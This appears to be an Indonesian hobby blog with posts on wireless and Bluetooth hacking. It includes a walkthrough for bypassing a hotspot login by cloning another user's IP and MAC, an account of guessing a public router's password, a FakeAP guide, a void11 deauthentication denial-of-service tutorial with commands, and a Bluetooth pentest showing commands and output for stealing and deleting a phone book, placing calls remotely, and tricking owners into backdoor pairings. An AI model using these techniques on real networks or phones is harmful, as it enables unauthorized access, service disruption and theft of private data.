Breaking News

Wifi

Internet

Linux

Writing

Tampilkan postingan dengan label Wifi. Tampilkan semua postingan

Jumat, 15 Januari 2010


Introducing MyLanViewer


MyLanViewer is one of network scanner tools. It displays network in our local connected computers. It easy to use and user friendly. This several years, I used this tool to find out which computer being online or connected. Unfortunately, this tool is not free. We have to buy it for use forever.
MyLanViewer can shown an active directories or drive that shared. You can download it here.

Use wisely...
Read more ...

Kamis, 18 Juni 2009

"nyelintut" tuk maen internet

setelah sekian lama fakum posting akhirnya punya bahan juga untuk memposting sesuatu yang mungkin bisa bermanfaat.
niat semula sih mau memposting hasil experimen wajanbolik yang kedua namun persiapan peralatan yang terlalu lama dan kebetulan malah dapet mainan baru kemudian dicoba2 dan berhasil sekalian aja saya share disini.
kali ini saya akan mencoba mengutarakan bagaimana kita bisa ber-internet ria tanpa user password yang seharusnya diinput dulu sebagai autentifikasi mikrotik hotspot. kegiatan ini saya namakan "nyelintut" tuk maen internet..wekekeee...atau mem-bypass halaman login hotspot mikrotik.

seperti pada gambar dibawah adalah halaman login hotspot calon kita untuk "mencangkul". dan mohon maaf identitas hotspot saya samarkan....:D


oke..mari kita mulai...pertama kita perlu tahu ip address yang kita punya. buka konsol dos pada windows [start>run>cmd enter] kemudian ketik "ipconfig" maka akan muncul ip kita dan seperti pada gambar dibawah ini. atau akan lebih lengkap menampilkan mac address perangkat wireless kita bisa mengetikkan "ipconfig /all"


setelah mengetahui ip dan mac kita, saatnya kita melihat siapa saja yang terhubung dalam network. maksudnya orang2 yang sedang bermain internet dengan hotspot ini. kita mulai melakukan "spoofing". seperti pada gambar dibawah ini saya menggunakan alat tertentu untuk melihat komputer2 yang sedang terhubung, tentunya masih banyak prog lain di internet...tanya saja pada mbah google..
dalam alat ini akan terlihat ip address dan mac address ato bahkan nama komputernya. kita hanya membutuhkan ip dan mac mereka doang...

kita perlu menyimpan ip dan mac yg kita dapat..silahkan dicopy dan si paste dalam notepad atau aplikasi teks lainya. just for in case...

then...kita perlu memilih salah satu ip dan mac yg kita dapat kemudian kita "pasang" di komputer kita..maksudnya kita merupah ip kita sendiri dengan salahsatu ip yg kita dapat dan merubah mac kita sendiri dengan mac yg kita dapat.
well..pada gambar dibawah adalah gambar saya merubah mac kompi saya dengan salah satu mac yg saya dapat. untuk caranya googling ajah...!!! banyak ko ...


dan gambar berikut adalah cara merubah ip koputer saya...its easy...ask uncle google...:P


nah...ini hasil perubahan ip dan mac komputer..bandingkan dengan gambar no. 3 diatas..tentunya ip kita sudah berubah...so ...what next..


setelah semua lancar...coba buka browser anda ... dan ketikan url ato ip server hotspot...dan ..tara.......lihat gambar berikut...


wow...kita menggunakan user "akademik"...waduh..gak sengaja nih...
maka secara otomatis komputer yg menggunakan user itu akan "disco" ato disconect...karena usernya telah kita pakai...wekekeee....:p...I'm so sorry...


kurang yakin kalo bisa internet-an...ketikan aja alamat web pada address barnya....jreeeeng....google muncul dengan gagah...dan kita tidak masukin user password sama sekali...well done...!!!!


seepp...akhirnya harus berakhir permainan kita kali ini....well...saya sengaja gak terlalu jelas supaya ada usaha dikit gitu....:D

*klik pada gambar untuk memperbesar

so thanks...
Read more ...

Sabtu, 08 November 2008

Mengakses Router Hotspot Speedy Kridanggo

seperti yang sudah saya postingkan sebelumnya bahwa di kridanggo boyolali terdapat akses internet gratis alias hotspot gratis bagi masyarakat umum. teknologi seperti ini bisa menjadi sebuah gerbang pengetahuan tp juga bisa menjadi gerbang kejahilan.
setelah saya coba2 4 sinyal yang ada terbersit dalam otak saya untuk sedikit menyimpang sebagai user. maksudnya, melakukan tindakan yang tidak seharusnya dilakukan bagi seorang user atau pengguna biasa. dan hasilnya...jreeng..saya dapet ip router dan mengaksesnya meski terproteksi dengan user dan password. seperti shoot dibawah ini.


oke..satu halangan...namun sedikit akibat kelengahan pengelola user umum atau pengguna biasa bisa dengan mudah melewati tahapan ini. dengan sedikit logika kita dapat menebak user dan passwordnya.


seperti yang dilihat, saya bisa masuk ke area router. apa manfaatnya??? dengan kita bisa mengakses router yang seharusnya bukan hak kita, kita bisa melakukan berbagai hal seperti mengatur firewall (supaya kita sendiri yg bisa pake), mengatur ip dan ssid dan bahkan mematikan dan menghidupkan akses gratis tersebut.
selama saya masuk ke router tidak ada satu pun yang saya rubah, namun mungkin akan jadi beda ceritanya jika orang lain yang berkesempatan mengakses router yg bukan haknya.
Read more ...

Hotspot Free Kridanggo Boyolali

Boyolali kota tersenyum :D kini dilengkapi dengan fasilitas hotspot gratis di kridanggo (taman kota, sekitar telkom). langkah kota boyolali tersebut patut di acungi jempol sebagai komitmen bahwa boyolali tak ingin ketinggalan teknologi, dengan begitu pemerintah daerah memfasilitasi dengan akses internet secara umum dan gratis. fasilitas ini seyogyanya dapat dimanfaatkan oleh masyarakat dengan sebaik2nya.
"ada yg gratis ngapa mbayar" slogan itu yg pernah kita di televisi sedemikian pula dengan hotspot ini. ada akses internet gratis ngapain ke warnet!!! tentunya tidak sepenuhnya gratis sih..kita harus menyediakan sendiri perangkat untuk menangkap sinyal wifi tersebut, seperti laptop yang ada peranglat wifi internal (built in) ato peragkat tambahan USB wifi. cuman saja ada sedikit yang disayangkan, fasilitas ini di kridanggo tidak dilengkapi dengan stop kontak (tempat penyaluran listrik) untuk mencarge laptop. jadi gratisannya cuman sebatas batree yang masih hidup ketika kita pakai.
siang ini, habis nyelesein tugas dari Bpk Kepala sekolah tuk mengikuti KKG di boyolali, sebelum berangkat kerja aku sempatkan mampir kekridanggo dan ternyata ada 4 sinyal wifi yang aku dapat dan semua free..entah dari mana atau memang dari satu sumber. nih screen shootnya...


ada 4 sinyal dan semuanya aku coba bisa dan free semua dan speed rata2 sama liat deh..


lumayan sih gratisan hehee..karena koneksi yang menggiurkan ini pula aku membuat proyek kecil yaitu menarik sinyal wifi ini sampe kerumahku. kali aja bisa dan internetan dirumah 24 hours hehehee...tp hasilnya bisa dilihat di Poto2 wajanbolic dan hasil experiment. ternyata kali ini belum berhasil untuk mendapatkan akses gratis itu. namun experimen ini belum berakhir, masih ada yang perlu di utak atik sampai bener2 mentog.
ayo teman2. saodara2, teteh, emak, engkong, brother and sister yag berdomisili di boyolali (daerah kota kususnya) gunakan fasilitas ini untuk membangun dan meningkatkan kualitas diri, karena berawal dari kualitas diri tercermin kualitas Kab. Boyolali.
Read more ...

Selasa, 21 Oktober 2008

Antena Bazooka, Wifi Signal Boost =Tegara Version=

Nah .. kali ini adalah antena BAZOOKA yag dibuwat oleh "tegara". Siapa tuh tegara..dia mah temen chat saya, yang suka2 ngoprek gitu...(Ssssttt..dia juga Moderator member of Linux.or.id forum loh).
Dalam kesempatan ini dia juga mem-shoot perpanjangan kabel USB via UTP...tp cuman sayang tidak di shoot juga hasil sinyal yg didapet...moga2 aja setelah dia baca ini...dikasih deh gambar2 hasil sinyalnya ...


Read more ...

Jumat, 17 Oktober 2008

Poto2 wajan bolic dan hasil experiment

Ini adalah buah dari penasaran saya...wajan bolic..sebuah antena untuk memboost sinyal wifi yang terbuat dari wajan. awalnya cuman penasaran aja...setelah dicoba2 eh ternyata menarik juga.
dibawah ini adalah poto2 wajan dan percobaan pencarian AP serta percobaan crack WEP security dari sebuah AP, meski belon berhasil nge-cracknya...hehee

OS yang ku pakai yaitu BackTrack 2 Live CD Laptop Forsa..


Read more ...

Selasa, 08 Januari 2008

Fake AP -- Mendirikan Ribuan Access Point Palsu

wah... lirva32 bikin tulisan lagi nih...
kali ini lirva32 mau ngebahas tentang bagaimana cara membuat Fake AP.
Fake AP menghasilkan ribuan access point palsu,
gunanya adalah dapat menipu pengakses jaringan wireless dan juga dapat membingungkan hasil pelacakan melalui aplikasi wardrivers, NetStumbler.


Persiapannya nih.... :
1. WiFi Card berbasis chipset Prism2/2.5/3
2. Download aplikasi Fake Ap dari : http://www.blackalchemy.to/project/fakeap/


Cara meramu Fake Ap nya begini :

1. Compile the Host AP driver dan bisa Anda ambil disini - http://hostap.epitest.fi
Anda juga membutuhkan CVS snapshot driver untuk meng 'enable ' fungsi
MAC switching.
2. Edit 'fakeap.pl' untuk mereflect settingan dan paths.
3. Run 'fakeap.pl' dengan user : root
4. Have fun... Wink yyeeeaaahhhh........

Usage: fakeap.pl --interface wlanX [--channel X] [--mac XX:XX...]
[--essid NAME] [--words FILENAME] [--sleep N] [--vendors FILENAME]
[--wep N] [--key KEY] [--power N]

--channel X ---> Use static channel X
--essid NAME ---> Use static ESSID NAME
--mac XX:XX... ---> Use static MAC address XX:...
--words FILE ---> Use FILE to create ESSIDs
--sleep N ---> Sleep N Ssec between changes, default 0.25
--vendor FILE ---> Use FILE to define vendor MAC prefixes
--wep N ---> Use WEP with probability N where 0 < N <= 1
--key KEY ---> Use KEY as the WEP key. Passed raw to iwconfig
--power N ---> Vary Tx power between 1 and N. In milliwatts


.thx
lirva32

dedicated to : Anakku "Faiza Debian", All echo|staff,AllCrewLabBinaInsani,
MyAlmamater : FTI_UnivBudiLuhur,buat * yang baca tulisan ini.....
juga buat mereka yang telah memberikan banyak kontribusi utk kemajuan
bangsa ini........

Read more ...

Melumpuhkan Access Point dengan Void11

Wah, lirva32 mau ngajarin iseng2 nih... kali ini lirva mau melakukan DoS pada Access Point...
Jadi nanti AP akan dibanjiri dengan paket2 data... kalo udah banjir tuh AP bakalan ngedrop..
Gimna caranya...?? nanti dulu... lirva mau menjelaskan aplikasinya dulu....

Void11
Void11 merupakan salah satu aplikasi yang digunakan unutk melakukan mass flooding terhadap Access Point.
Void11 memiliki jenis metode attack, yaitu :

1. Deauthenticate Clients (default mode)
Dengan metode ini, void11 akan melakukan flooding WLAN dengan 'deauthentication packets' sehingga
client yang terautentikasi didalam jaringannya akan ngedrop dan terputus dari jaringan WLAN.

2. Authentication Flood
Dengan metode ini, void11 akan melakukan flooding ke Access Point dengan 'authentication packets (random client MACs)'

3. Association Flood
Dengan metode ini, void11 akan melakukan flooding dengan association packets (random client MACs)


Persiapan :
+ komputer | laptop yang udah ada wificard dengan chipset Prism.
+ Lakukan Wardriving utk mendapatkan MAC Address + SSID AP si target
+ Donlod void11 dari : http://lirva32.org/images/void11-0.2.0.tar.bz2
+ Konfigurasi :

cd /tools/wifi/void11-0.2.0/console

iwconfig wlan0 mode master

iwpriv wlan0 hostapd 1

./void11_hopper


alternatif void_hopper mode juga bisa meprgunakan :

iwconfig wlan0 channel 6 (set card to channel 6)


Penggunaan :
void11_penetration [interface] -D -s [type of attack] -s [station MAC] -S [SSID] -B [BSSID]


Penyerangan :
Misalkan saja kita ingin melakukan penyerangan terhadap sebuah AP, maka saya awali dulu dengan melakukan wardriving...biasanya saya mepergunakan kismet.
Dari hasil wardriving saya mendapatkan :

SSID : linksys
mAC : 00:06:BF:64:AB:35


Siapakan penyerangan sbb :
void11_penetration wlan0 -D -t 1 -S linksys -B 00:06:BF:64:AB:35


wah... APnya ngedrop... restart..... he..he....
selamat menikmati... lirva tidak bertangung jawab atas tindakan destruktif apapun....

Referensi :
www.wirelessdefense.org

Shoutz :
. echo|staff : y3dips,m0by,the_day,comex,z3r0byt3,k-159,c-a-s-e,s'to,anonymous
. Anakku : Faiza Debian Navisa... yang mengisi hari2ku dengan keceriaannya...
. My Friends : Mas Arif "s4k1tjiw4',az001, sevior,ocep_wie,sugeng_p,r34d3r,cbug,cyb3rtank,
cr4sh3r,,#SolpotCrew, #BekasiHacker,#kecoak, #kalengbekas, #samarinda_hack, #aikmel, #renjana and AllNewbieHacker, komar@bms.
. Asistenku : MadeSipit,Aghe,Arie
. MyAlamamater : FTI-BudiLuhurUniversity

writen by : lirva32 [http://lirva32.org]

Read more ...

Essential Bluetooth hacking

Bluetooth technology is great. No doubt. It provides an easy way for a wide range of mobile devices to communicate with each other without the need for cables or wires. However, despite its obvious benefits, it can also be a potential threat for the privacy and security of Bluetooth users (remember Paris Hilton?).

If you are planning to gain a deeper understanding of Bluetooth security, you will need a good set of tools with which to work. By familiarizing yourself with the following tools, you will not only gain a knowledge of the vulnerabilities inherent in Bluetooth-enabled devices, but you will also get a glimpse at how an attacker might exploit them.

This hack highlights the essential tools, mostly for the Linux platform, that can be used to search out and hack Bluetooth-enabled devices.

Discovering Bluetooth Devices

BlueScanner - BlueScanner searches out for Bluetooth-enabled devices. It will try to extract as much information as possible for each newly discovered device. Download BlueScan.

BlueSniff - BlueSniff is a GUI-based utility for finding discoverable and hidden Bluetooth-enabled devices. Download BlueSniff.

BTBrowser - Bluetooth Browser is a J2ME application that can browse and explore the technical specification of surrounding Bluetooth-enabled devices. You can browse device information and all supported profiles and service records of each device. BTBrowser works on phones that supports JSR-82 - the Java Bluetooth specification. Download BTBrowser.

BTCrawler -BTCrawler is a scanner for Windows Mobile based devices. It scans for other devices in range and performs service query. It implements the BlueJacking and BlueSnarfing attacks. Download BTCrawler.

Hacking Bluetooth Devices

BlueBugger -BlueBugger exploits the BlueBug vulnerability. BlueBug is the name of a set of Bluetooth security holes found in some Bluetooth-enabled mobile phones. By exploiting those vulnerabilities, one can gain an unauthorized access to the phone-book, calls lists and other private information. Download BlueBugger.

CIHWB - Can I Hack With Bluetooth (CIHWB) is a Bluetooth security auditing framework for Windows Mobile 2005. Currently it only support some Bluetooth exploits and tools like BlueSnarf, BlueJack, and some DoS attacks. Should work on any PocketPC with the Microsoft Bluetooth stack. Download CIHWB.

Bluediving - Bluediving is a Bluetooth penetration testing suite. It implements attacks like Bluebug, BlueSnarf, BlueSnarf++, BlueSmack, has features such as Bluetooth address spoofing, an AT and a RFCOMM socket shell and implements tools like carwhisperer, bss, L2CAP packetgenerator, L2CAP connection resetter, RFCOMM scanner and greenplaque scanning mode. Download Bluediving.

Transient Bluetooth Environment Auditor - T-BEAR is a security-auditing platform for Bluetooth-enabled devices. The platform consists of Bluetooth discovery tools, sniffing tools and various cracking tools. Download T-BEAR.

Bluesnarfer - Bluesnarfer will download the phone-book of any mobile device vulnerable to Bluesnarfing. Bluesnarfing is a serious security flow discovered in several Bluetooth-enabled mobile phones. If a mobile phone is vulnerable, it is possible to connect to the phone without alerting the owner, and gain access to restricted portions of the stored data. Download Bluesnarfer.

BTcrack - BTCrack is a Bluetooth Pass phrase (PIN) cracking tool. BTCrack aims to reconstruct the Passkey and the Link key from captured Pairing exchanges. Download BTcrack.

Blooover II - Blooover II is a J2ME-based auditing tool. It is intended to serve as an auditing tool to check whether a mobile phone is vulnerable. Download Blooover II.

BlueTest - BlueTest is a Perl script designed to do data extraction from vulnerable Bluetooth-enabled devices. Download BlueTest.

BTAudit - BTAudit is a set of programs and scripts for auditing Bluetooth-enabled devices. Download BTAuding.

What’s next? Let everyone know to disable Bluetooth until they really need it. Additionally, make sure to update your phone software on a regular basis.


from: http://autonux.freehostia.com
Read more ...

A Bluetooth [in]Security

Bluetooth adalah salah satu teknologi pengganti kabel yang mengkonsumsi
sedikit tenaga listrik, memiliki harga yang relatif murah, berjarak relatif
pendek (10-100m), dan dapat digunakan untuk pertukaran data dan suara.

Riset tentang teknologi "bluetooth" yang telah dilakukan oleh ericsson(tm)
pada tahun 1998 telah memberikan dampak yang cukup besar pada teknologi
"pengganti kabel" atau yang lebih sering aku kenal dengan "wireless technology".
Riset ini Kemudian dilanjutkan oleh sebuah grup yang menamakan dirinya
Special Interest Group dengan "codename" bluetooth dan telah di dukung oleh
banyak perusahaan besar yang berkepentingan dengan teknologi ini. Sehingga
pada tahun 1999 dikeluarkanlah versi pertama (bluetooth ver 1.0) dan versi
yang sekarang digunakan adalah versi 2.0 (merupakan ver 1.2 ditambah EDR).

Teknologi bluetooth sampai saat ini tetap dipakai dan di kembangkan pada
kurang lebih 856 produk[3].

---// Why attacking bluetooth ?

1. Bluetooth dipakai pada peralatan pribadi yang umumnya menyimpan
informasi penting yang bersifat pribadi juga dan menjadikannya
sebagai target yang berharga bagi penyerang

2. Untuk menyerang device bluetooh penyerang tidak perlu untuk melewati
Lapisan firewall, policy, third party security application, IDS/IPS.

3. Bisa ditemukan dibanyak tempat di karenakan layanan ini di pakai
dibanyak "device".

---// Technical Details

- Menggunakan frekuensi 2,4GHz
- 79 channel, dengan lompatan frekuensi 1600 hops/second
- Menggunakan "single chip radio" sehingga harganya relatif murah
- Memiliki "range" 10-100 Meter
- Menggunakan 2.5 mW
- Memiliki Data Rate 1Mbps

---// Bluetooth Mode

-------[ 1. Service mode

a. mode menyala ("on" mode )
Untuk mode "on" terdapat mode "discoverable" dan "un-discoverable",
dimana pada saat discoverable "device" akan dapat dan untuk di temukan
oleh "device" lain. Sedangkan un-discoverable mode mengakibatkan
secara umum tidak dapat di temukan oleh "device" lain.

b. mode tidak menyala ( "off" mode )
Layanan bluetooth mati pada mode ini

c. mode otomatis ( "automatic" mode )
Layanan ini akan memudahkan aplikasi untuk menggunakan layanan bluetooth

-------[ 2. Security mode

a. Security mode level 1
Tidak ada mode sekuriti sama sekali

b. Security mode level 2
Sekuriti terdapat pada level "service", tetapi pada level "device"
tidak ada terdapat.

c. Security mode level 3

Sekuriti terdapat pada level "device" dan menerapkan sekuriti pada
setiap level yang lebih rendah.

---// Bluetooth Security threat

-------[ 1. Bluejacking

Teknik ini dilakukan dengan cara mengirimkan pesan/gambar/nomer
telpon tanpa ijin kepada target, tujuannya adalah mulai dari perbuatan
iseng sampai pada "social engineering" untuk memancing target melakukan
pairing kepada "device" penyerang.

-------[ 2. Bluesnarfing

Teknik ini mengijinkan penyerang untuk terhubung ke "device" milik
target tanpa diketahui pemiliknya dan akan mengakibatkan penyerang
dapat mengakses data data penting yang tersimpan didalam "device" target
seperti daftar nomer telepon (buku telepon), "business card", "images"
bahkan IMEI (International Mobile Equipment Identity ) yang dapat
mengakibatkan nomer tersebut untuk di "clonning".

-------[ 3. BlueBugging

Teknik ini mengakibatkan "device" target dan penyerang terhubung secara
serial dan mengakibatkan penyerang memiliki kendali penuh terhadap
"device" target sehingga penyerang juga dapat mengeksekusi set perintah AT
(ASCII Terminal) diantaranya untuk melakukan panggilan, mengirim dan
membaca SMS, melakukan koneksi jaringan bahkan internet melalui "device"
target sampai kepada "identity theft".

-------[ 4. BlueSmack

Teknik ini melakukan serangan Denial Of Service terhadap device target, salah
satu caranya adalah memanfaatkan perintah l2ping pada protokol L2CAP.

-------[ 5. Backdoor Attack

Teknik ini adalah dengan memanfaatkan "pairing" yang telah tercipta antara
"device" target dan penyerang. Memanfaatkan Kelengahan Target dan Teknik
social engineering.


---// Basic Penetration

Berikut akan aku lakukan penetrasi mendasar terhadap bluetooth sekuriti,
dengan harapan akan memberikan pemahaman mendalam tentang ini.

-------[ 0. Info

Target : Mobile phone Sony ericsson t68i
Penyerang : Toshiba tecra 8100
Linux Ubuntu 5.10 Operating system
USB bluetooth dongle with Bluez

Tools : Bluesnarfer
Bluez-utils
RedFang

-------[ 1. Preparation

Sekarang lakukan checking terhadap bluetooth device (USB dongle) menggunakan
hciconfig (packet Bluez)

//--- command ----//

y3dips@hogwartz:~$ hciconfig -a hci0
hci0: Type: USB
BD Address: 00:09:DD:10:4E:B1 ACL MTU: 192:8 SCO MTU: 64:8
UP RUNNING PSCAN ISCAN
RX bytes:394 acl:0 sco:0 events:18 errors:0
TX bytes:319 acl:0 sco:0 commands:17 errors:0
Features: 0xff 0xff 0x0f 0x00 0x00 0x00 0x00 0x00
Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
Link policy: RSWITCH HOLD SNIFF PARK
Link mode: SLAVE ACCEPT
Name: 'hogwartz-0'
Class: 0x3e0100
Service Classes: Networking, Rendering, Capturing
"device" Class: Computer, Uncategorized
HCI Ver: 1.1 (0x1) HCI Rev: 0x460 LMP Ver: 1.1 (0x1) LMP Subver: 0x460
Manufacturer: Cambridge Silicon Radio (10)

//--- command ----//

didapatkan beberapa informasi penting, diantaranya:
1. Type: USB
2. BD Address: 00:09:DD:10:4E:B1
3. Service Classes: Networking, Rendering, Capturing

Baiklah, ternyata "device" berjalan baik dan dikenali oleh system.

-------[ 2. Scanning

Setelah semua persiapan berjalan dengan baik maka selanjutnya adalah menemukan
target, untuk mendeteksi layanan bluetooth yang aktif (mode menyala) dan
juga "discoverable", aku hanya menggunakan hcitool (paket Bluez)

//--- command ----//

y3dips@hogwartz:~$ hcitool scan
Scanning ...
00:0A:D9:49:B6:8B T68i
00:0C:55:FF:F3:B6 heaven-0
00:D5:F9:33:B6:A4 dodlesvck
00:60:57:44:56:B3 6310i

//--- command ----//

Yupe, aku menemukan ada 4 buah "device"yang mengaktifkan layanan bluetoothnya.
dan aku putuskan untuk bereksplorasi satu persatu, untuk itu aku putuskan
akan melakukan penetrasi sesuai urutan :)

Selanjutnya adalah melakukan perkenalan lebih jauh dengan "device" tersebut,
dan untuk ini digunakanlah sdptool (paket bluez) untuk melakukan browsing
dan secara spesifik aku tambahkan options "grep" khusus untuk menemukan
service apa saja yang di layani oleh "device" tersebut, "device" akan di kenali
dengan alamat bluetooth.

dalam hal ini untuk "device" pertama adalah 00:0A:D9:49:B6:8B

//--- command ----//

y3dips@hogwartz:~$ sdptool browse 00:0A:D9:49:B6:8B | grep Service\ Name
Service Name: Dial-up Networking
Service Name: Fax
Service Name: Voice gateway
Service Name: Serial Port 1
Service Name: Serial Port 2
Service Name: OBEX Object Push
Service Name: IrMC Synchronization
Service Name: Voice gateway

//--- command ----//

Dan kita dapatkan bahwa device tersebut memberikan service Dial-up Networking,
Fax, Voice Gateway, Serial Port, OBEX, IrMC.

Untuk melakukan cek hubungan dengan device maka kita dapat melakukan ping.

//--- command ----//

y3dips@hogwartz:~$ sudo l2ping 00:0A:D9:49:B6:8B
Ping: 00:0A:D9:49:B6:8B from 00:09:DD:10:4E:B1 (data size 44) ...
0 bytes from 00:0A:D9:49:B6:8B id 0 time 46.69ms
0 bytes from 00:0A:D9:49:B6:8B id 1 time 31.24ms
0 bytes from 00:0A:D9:49:B6:8B id 2 time 37.95ms
0 bytes from 00:0A:D9:49:B6:8B id 3 time 33.01ms
0 bytes from 00:0A:D9:49:B6:8B id 4 time 48.04ms
5 sent, 5 received, 0% loss

//--- command ----//

-------[ 3. Owning

Setelah melakukan Scanning dan mendapatkan alamat target dan informasi
mengenai service yang dilayani oleh device tersebut maka selanjutnya kita
akan melakukan "snarfing" terhadap bluetooth device (Bluesnarfing).

Salah satu erangan yang mungkin adalah membaca buku telepon dari device
dengan menggunakan bluesnarfer.

//--- command ----//

y3dips@hogwartz:~/bt/snarf$ sudo ./bluesnarfer -b 00:0A:D9:49:B6:8B -r 1-10
"device" name: T68i
+ 1 - My Sephia /M : 08883535266
+ 3 - Mbah Marijan/W : 021454545
+ 5 - Osama Laden/W : 662224258
+ 7 - Warung Pecel Bu Roso/W : 0214545889
+ 9 - Superman/W : 911
bluesnarfer: release rfcomm ok

//--- command ----//

Selanjutnya kita juga dapat menghapus buku telepon

//--- command ----//

y3dips@hogwartz:~/bt/snarf$ sudo ./bluesnarfer -b 00:0A:D9:49:B6:8B -w 1-10
"device" name: T68i
delete of entry 1 successfull
delete of entry 2 successfull
delete of entry 3 successfull
delete of entry 4 successfull
delete of entry 5 successfull
delete of entry 6 successfull
delete of entry 7 successfull
delete of entry 8 successfull
delete of entry 9 successfull
delete of entry 10 successfull
bluesnarfer: release rfcomm ok

memeriksa apakah sudah terhapus

y3dips@hogwartz:~/bt/snarf$ sudo ./bluesnarfer -b 00:0A:D9:49:B6:8B -r 1-10
"device" name: T68i
bluesnarfer: release rfcomm ok

//--- command ----//

Selain itu aku akan mencoba melakukan Bluebugging dengan cara mengeksekusi
perintah AT, dalam hal ini ATD (melakukan panggilan)

//--- command ----//

y3dips@hogwartz:~/bt/snarf$ sudo ./bluesnarfer -b 00:0A:D9:49:B6:8B -c 'ATD555;'
"device" name: T68i
custum cmd selected, raw output
OK
bluesnarfer: release rfcomm ok
y3dips@hogwartz:~/Desktop/bluetooth/pentest/snarf$

//--- command ----//

Tapi ingat, dengan melakukan panggilan ini maka akan tampak pada layar target
bahwa sednag melakukan panggilan terhadap nomer tertentu. (Sehingga sebaiknya
dalam melakukan panggilan pada saat target tidak berinteraksi langsung dengan
device)

---// 31337 penetration

-------[ 1. Backdooring

Teknik Backdooring ini bisa dilakukan dengan cara berinteraksi secara langsung
ataupun tidak, teknik ini bertujuan membuat "device" target melakukan "pairing"
dengan device penyerang.

Social enggineering berperanan penting pada teknik ini.

Example

a. Berinteraksi langsung

Seperti teknik social engineering yang pada umumnya dilakukan adalah
dengan cara berinteraksi secara langsung dengan device target.

real life example:

Ingat, perubahan kartu SIM, menghidupkan dan mematikan Device tidak
menghapus pairing yang telah terbuat, celah ini membuat aku berpura-pura
kehabisan batere handphone dan meminjam handphone target untuk mengirim
sms, agar target semakin yakin maka aku gunakan nomer yang aku miliki
(agar lebih meyakinkan lagi maka sebiknya handphone kamu emang tidak
bisa menyala), setelah itu cobalah lakukan pairing kedevice kamu, sebelum
itu ada 2 hal yang harus aku lakukan

1. menentukan PIN untuk diisikan dari handphone target

//--- command ----//
root@hogwartz:~# echo "4321" > /etc/bluetooth/pin
//--- command ----//


2. Dan kamu perlu membaca syslog untuk mengetahui alamat target
yang terhubung.

//--- command ----//
root@hogwartz:~# tail -f /var/log/syslog | grep hcid
Aug 21 20:25:30 localhost hcid[8880]: pin_code_request \
(sba=00:09:DD:10:4E:B1, dba=00:0A:D9:49:B6:8B)
//--- command ----//

ya, dan sekarang aku tinggal matikan handphone dan tukar kartu SIM kembali,
selanjutnya tinggal bereksplorasi di "device" target.

b. Berinteraksi Tidak langsung

Cara kedua ini dikombinasikan dengan teknik BlueJacking, pada cara ini
aku hanya perlu mengirimkan gambar/text/lagu/ atau apapun ke device
target sehingga target akan melakukan cek terhadap info device pengirim
yang tampil pada "device" target dan jika target berniat menerima
gambar/text/lagu/ tersebut maka dia harus melakukan pairing dan perlu
memasukan sebaris PIN.

(nama device; yang bisa di definisikan pada deviceku), Karena karakter
di beberapa "device", jumlah karakter tidak dibatasi maka memungkinkan
kita untuk menuliskan sebaris kalimat yang "membujuk" (inti social
engineering) seperti "FOTO NADINE NIH?" atau "UNTUK MENERIMA KETIKKAN
4321"

Selanjutnya tinggal tunggu hasil pairing kita :).


-------[ 2. Detecting the undetected

Baiklah, sekarang bagaimana kalau "device" tersebut tidak di set discoverable
sehingga aku akan kesulitan mendapatkan alamat device, dan aku pun tidak mungkin
meminjam handphone ("device") target karena satu dan lain hal (pelit mungkin:P).

Beruntunglah aku dikarenakan ada satu tools yang dipublikasikan dengan nama
"redfang" dan mampu mendeteksi "device" bluetooth yang menyalakan layanannya
tetapi tidak di set discoverable.

//--- command ----//

y3dips@hogwartz:~/bt/fang$ sudo ./redfang -r 000AD949B689-000AD949B68D
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author: Ollie Whitehouse
enhanced: threads by Simon Halsall
enhanced: "device" info discovery by Stephen Kapp
Scanning 5 address(es)
Address range 00:0a:d9:49:b6:89 -> 00:0a:d9:49:b6:8d
Found: T68i [00:0a:d9:49:b6:8b]
Getting "device" Information.. Failed.

//--- command ----//

Dan akupun mendapatkan alamat target. :), salah satu kelemahannya adalah
kecepatannya dalam menemukan adalah sangat lambat, aku sering menggunakan
options "-t" untuk meningkatkan waktu timeout dan mempercepat scanning.
atau bisa melakukan "recursive execute". (automated ? -- in proggress)


---// Mitos dalam "bluetooth [in]security"

[1] Matikan saja layanan Bluetoothnya niscaya akan aman

Mematikan layanan bluetooth ("off" mode) pada "device" tidaklah 100%
akan membuat "device" aman. Serangan yang mungkin dilakukan adalah
Social engginering dan Malicious program (virus, worm & trojan)
yang dapat secara otomatis menyalakan layanan bluetooh ("on" mode)
atau bahkan melakukan pairing/backdoor attack ke bluetooth "device".

Jadi perkuat device anda dengan firewall dan juga antivirus

[2] Di Buat "[un]discoverable" akan aman

Lihat sub-chapter "31337 penetration" pada bagian kedua "Detecting
the undetected"

[3] Tidak ada informasi penting di bluetooth "device"

Salah, ambil contoh "mobile "device" (phone, smart phone, laptop)"
Hampir seluruh data penting tersimpan, misalkan mobile phone, disana
terdapat seluruh nomer nomer yang penting bagi anda meskipun anda
tidak termasuk orang penting :P.

[4] Jaraknya pendek

Jarak bluetooth device umumnya pendek 10-100 Meter, tetapi dengan
adanya teknik untuk memperkuat signal[6] maka jangkauan pun bisa
di perjauh bahkan sampai 1 km.

[5] Penyerangnya pasti akan tampak "aneh" dan "mencurigakan" [karena membawa
-bawa laptop dan bluetooth device yang di modifikasi (perkuat sinyal)?]

Tidak juga, bahkan sekarang via mobile phone/PDA (java supported)
bisa melakukan "assessment"[2].

---// Bertahan ?

[1] Update informasi anda tentang "device" anda (khususnya soal security)
[2] Update Frimware anda, jikalau termasuk "device" yang di curigai
[3] Periksa daftar "trusted Pair", hapus yang sudah tidak dibutuhkan, hindari
backdoor attack
[4] Gunakan Fitur keamanan tambahan (eg: Antivirus, Firewall)
[5] Untuk meminimalisir serangan matikan layanan bluetooth anda jika tidak
digunakan
[6] Jikapun dibutuhkan, buatlah PIN yang relatif kuat.
[7] Pastikan untuk tidak sembarangan melakukan koneksi/pairing (eg: terima
file dari "unknown device")


---// Clue

